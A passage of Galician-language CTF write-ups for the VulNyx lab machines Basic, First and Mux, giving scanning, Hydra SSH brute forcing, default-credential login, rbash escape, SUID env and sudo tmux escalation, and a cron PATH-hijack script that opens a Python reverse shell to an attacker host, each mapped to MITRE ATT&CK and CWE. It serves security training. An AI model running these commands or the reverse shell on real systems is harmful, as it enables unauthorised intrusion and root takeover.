	Ataque de forza bruta SSH con diccionario personalizado	Targeted brute-force	T1110.001 — Brute Force: Password Guessing T1021.004 — Remote Services: SSH	CWE-521 — Weak Password Requirements; CWE-307 — Improper Restriction of Excessive Authentication Attempts
4. Post-explotación	Escalada horizontal mediante cadea de usuarios con sudo	Lateral movement chain	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1078.003 — Valid Accounts: Local Accounts	CWE-269 — Improper Privilege Management
	Abuso de sh, python3, awk con sudo (GTFOBins)	Command execution via sudo	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1059 — Command and Scripting Interpreter	CWE-269 — Improper Privilege Management; CWE-284 — Improper Access Control
	Abuso de zzuff con sudo para escalada a root	Privilege escalation to root	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-269 — Improper Privilege Management

BASIC


Máquina virtual Basic



A máquina Basic é moi interesante porque...

- CUPS (porto 631) revela nome de usuario mediante impresoras
- Brute-force SSH estándar
- Escalada mediante binario SUID (env)
- Técnica clásica de abuso de SUID

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Basic -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Basic # 22,631
```

```
whatweb IP_VulNyx_Basic:631
curl -I IP_VulNyx_Basic:631
```

Fase 2 — Análise

```
# Porto 631 → CUPS (Common UNIX Printing System)
firefox http://IP_VulNyx_Basic:631 &

# Na interface de CUPS atopamos unha impresora
# Nome da impresora: XXXXXXXXX
# Usuario identificado: XXXXXXXXX
```

Fase 3 — Explotación

```
# Ataque de forza bruta SSH ao usuario XXXXXXXXX
hydra -l XXXXXXXXX -P /usr/share/wordlists/rockyou.txt IP_VulNyx_Basic ssh
# Contrasinal atopada para XXXXXXXXX

# Acceso SSH
ssh XXXXXXXXX@IP_VulNyx_Basic
# ⇒ Conseguimos consola de usuario XXXXXXXXX (flag user.txt)
```

Fase 4 — Post-explotación


```
# Busca de binarios con permisos SUID
find / -type f -perm -4000 2>/dev/null | xargs ls -l

# Binario SUID identificado: /usr/bin/env

# Consulta en GTFOBins(https://gtfobins.github.io/) para env
# env con SUID permite executar comandos mantendo privilexios

# Explotación de env con SUID
/usr/bin/env /bin/bash -p
# ⇒ Conseguimos shell de root

# Verificación
whoami # root
id # uid=1000(XXXXXXXXX) gid=1000(XXXXXXXXX) euid=0(root) grupos=1000(XXXXXXXXX)
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Basic

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Identificación de usuario mediante servizo CUPS	Information disclosure / user enumeration	T1087 — Account Discovery T1592 — Gather Victim Host Information	CWE-200 — Information Exposure
3. Explotación	Ataque de forza bruta SSH	Brute-force de credenciais	T1110.001 — Brute Force: Password Guessing T1021.004 — Remote Services: SSH	CWE-521 — Weak Password Requirements; CWE-307 — Improper Restriction of Excessive Authentication Attempts
4. Post-explotación	Busca de binarios con permisos SUID	Discovery local	T1083 — File and Directory Discovery T1068 — Exploitation for Privilege Escalation	CWE-732 — Incorrect Permission Assignment for Critical Resource
	Abuso de env con SUID para escalada de privilexios	SUID binary exploitation	T1548.001 — Abuse Elevation Control Mechanism: Setuid and Setgid T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-269 — Improper Privilege Management; CWE-732 — Incorrect Permission Assignment for Critical Resource

FIRST


Máquina virtual First



A máquina First é moi interesante porque...

- Credenciais por defecto de Raspberry Pi (pi/raspberry)
- Evasión de restricted bash con --noprofile
- PATH hijacking clásico: /var/www/html no PATH antes que /usr/bin
- Tarefa cron que executa ping como root cada minuto
- Escalada vertical mediante manipulación do PATH

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_First -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_First # 22,80
whatweb IP_VulNyx_First
curl -I IP_VulNyx_First
```

Fase 2 — Análise

```
# Enumeración de directorios web
dirb http://IP_VulNyx_First

# Directorio descuberto
firefox http://IP_VulNyx_First/[directorio] &
# Texto visible: "Update Raspberry"

# Información recolectada:
# - Sistema: Raspberry Pi
# - Credenciais por defecto comúns en Raspberry Pi: pi/raspberry
```

Fase 3 — Explotación

```
# Acceso SSH con credenciais por defecto
ssh pi@IP_VulNyx_First
# Contrasinal: raspberry

# Detectamos restricted bash (rbash)
cd /var/www/html # Funciona parcialmente

# Saída e reacceso con bash sen perfil
exit

# Acceso SSH especificando bash sen perfil para evitar rbash
ssh pi@IP_VulNyx_First -t "bash --noprofile"
# ⇒ Conseguimos consola de usuario pi sen restricións (flag user.txt)
```

Fase 4 — Post-explotación


```
# Verificación de permisos de escritura
ls -ld /var/www/html
# Permisos de escritura para o usuario pi

# Análise de tarefas programadas
cat /etc/crontab
# PATH=/usr/local/sbin:/usr/local/bin:/sbin:/var/www/html:/bin:/usr/sbin:/usr/bin
# * * * * * root ping -c1 raspberrypi.com

# Análise do PATH:
# - /var/www/html está ANTES de /usr/bin no PATH
# - A tarefa cron executa 'ping' como root cada minuto
# - whereis ping → /usr/bin/ping
# - Pero o sistema buscará primeiro en /var/www/html

# Creación de script malicioso chamado 'ping' en /var/www/html
# URL de interese: https://www.revshells.com/
cat > /var/www/html/ping << 'EOF'
#!/bin/bash
export RHOST="IP_Atacante"
export RPORT=4444
python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in
(0,1,2)];pty.spawn("sh")'
EOF

# Permisos de execución
chmod +x /var/www/html/ping

# Preparamos listener no atacante
nc -nlvp 4444

# Esperamos a que cron execute a tarefa (cada minuto)
# ⇒ Obtemos reverse shell de root

# Verificación (na reverse shell)
id # uid=0(root) gid=0(root) grupos=0(root)

# Mellora da TTY shell
script /dev/null -c bash
# Ctrl+Z
stty raw -echo;fg
reset
# Terminal type: xterm
export TERM=xterm
export SHELL=bash

cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: First

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Identificación de sistema Raspberry Pi	Fingerprinting / system identification	T1592.004 — Gather Victim Host Information: Client Configurations T1590 — Gather Victim Network Information	CWE-200 — Information Exposure
3. Explotación	Acceso SSH con credenciais por defecto	Default credentials	T1078.001 — Valid Accounts: Default Accounts T1021.004 — Remote Services: SSH	CWE-798 — Use of Hard-coded Credentials
	Evasión de restricted bash mediante --noprofile	Shell restriction bypass	T1059.004 — Command and Scripting Interpreter: Unix Shell T1562.004 — Impair Defenses: Disable or Modify System Firewall	CWE-284 — Improper Access Control
4. Post-explotación	Análise de /etc/crontab e PATH hijacking	Discovery / privilege escalation preparation	T1053.003 — Scheduled Task/Job: Cron T1574.007 — Hijack Execution Flow: Path Interception by PATH Environment Variable	CWE-426 — Untrusted Search Path
	Creación de script malicioso en /var/www/html	PATH hijacking	T1574.007 — Hijack Execution Flow: Path Interception by PATH Environment Variable T1053.003 — Scheduled Task/Job: Cron	CWE-426 — Untrusted Search Path; CWE-732 — Incorrect Permission Assignment for Critical Resource
	Execución de tarefa cron e obtención de shell root	Privilege escalation via cron	T1053.003 — Scheduled Task/Job: Cron T1068 — Exploitation for Privilege Escalation	CWE-269 — Improper Privilege Management

MUX


Máquina virtual Mux



A máquina Mux é moi interesante porque...

- Servizos r* (rsh, rlogin, rexec) - servizos legacy
- Esteganografía: credenciais ocultas en imaxe mediante strings
- Acceso por rsh en lugar de SSH
- Escalada mediante tmux con sudo

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Mux -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Mux # 80,512,513,514
whatweb IP_VulNyx_Mux
curl -I IP_VulNyx_Mux
```

Fase 2 — Análise

```
# Portos 512, 513, 514 → rexec, rlogin, rsh (Remote Shell services)
# Porto 80 → HTTP

# Análise da web
firefox http://IP_VulNyx_Mux &

# Descarga de imaxe da web
wget http://IP_VulNyx_Mux/imaxe.jpg

# Análise de esteganografía na imaxe
strings imaxe.jpg
# Credenciais atopadas: lisa:[contrasinal]
```

Fase 3 — Explotación

```
# Acceso mediante rsh con credenciais atopadas
rsh lisa@IP_VulNyx_Mux
# ⇒ Conseguimos shell de usuario lisa (flag user.txt)
```

Fase 4 — Post-explotación


```
# Enumeración de permisos sudo
sudo -l
# User lisa may run the following commands on mux:
#     (root) NOPASSWD: /usr/bin/tmux

# Consulta en GTFOBins para tmux
# Explotación de tmux con sudo
sudo /usr/bin/tmux
# ⇒ Conseguimos shell de root dentro de sesión tmux

# Verificación
whoami # root
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Mux

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Extracción de credenciais mediante esteganografía	Credential Access / steganography	T1027.003 — Obfuscated Files or Information: Steganography T1552.001 — Unsecured Credentials: Credentials In Files	CWE-312 — Cleartext Storage of Sensitive Information; CWE-522 — Insufficiently Protected Credentials
3. Explotación	Acceso mediante rsh con credenciais válidas	Remote Shell / uso de contas válidas	T1021.004 — Remote Services: SSH T1078 — Valid Accounts	CWE-798 — Use of Hard-coded Credentials (contextual)
4. Post-explotación	Enumeración de permisos sudo	Discovery local	T1069 — Permission Groups Discovery T1083 — File and Directory Discovery	CWE-200 — Information Exposure
	Abuso de tmux con sudo para escalada de privilexios	Abuso de mecanismos de elevación	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-269 — Improper Privilege Management; CWE-284 — Improper Access Control

INFECTED

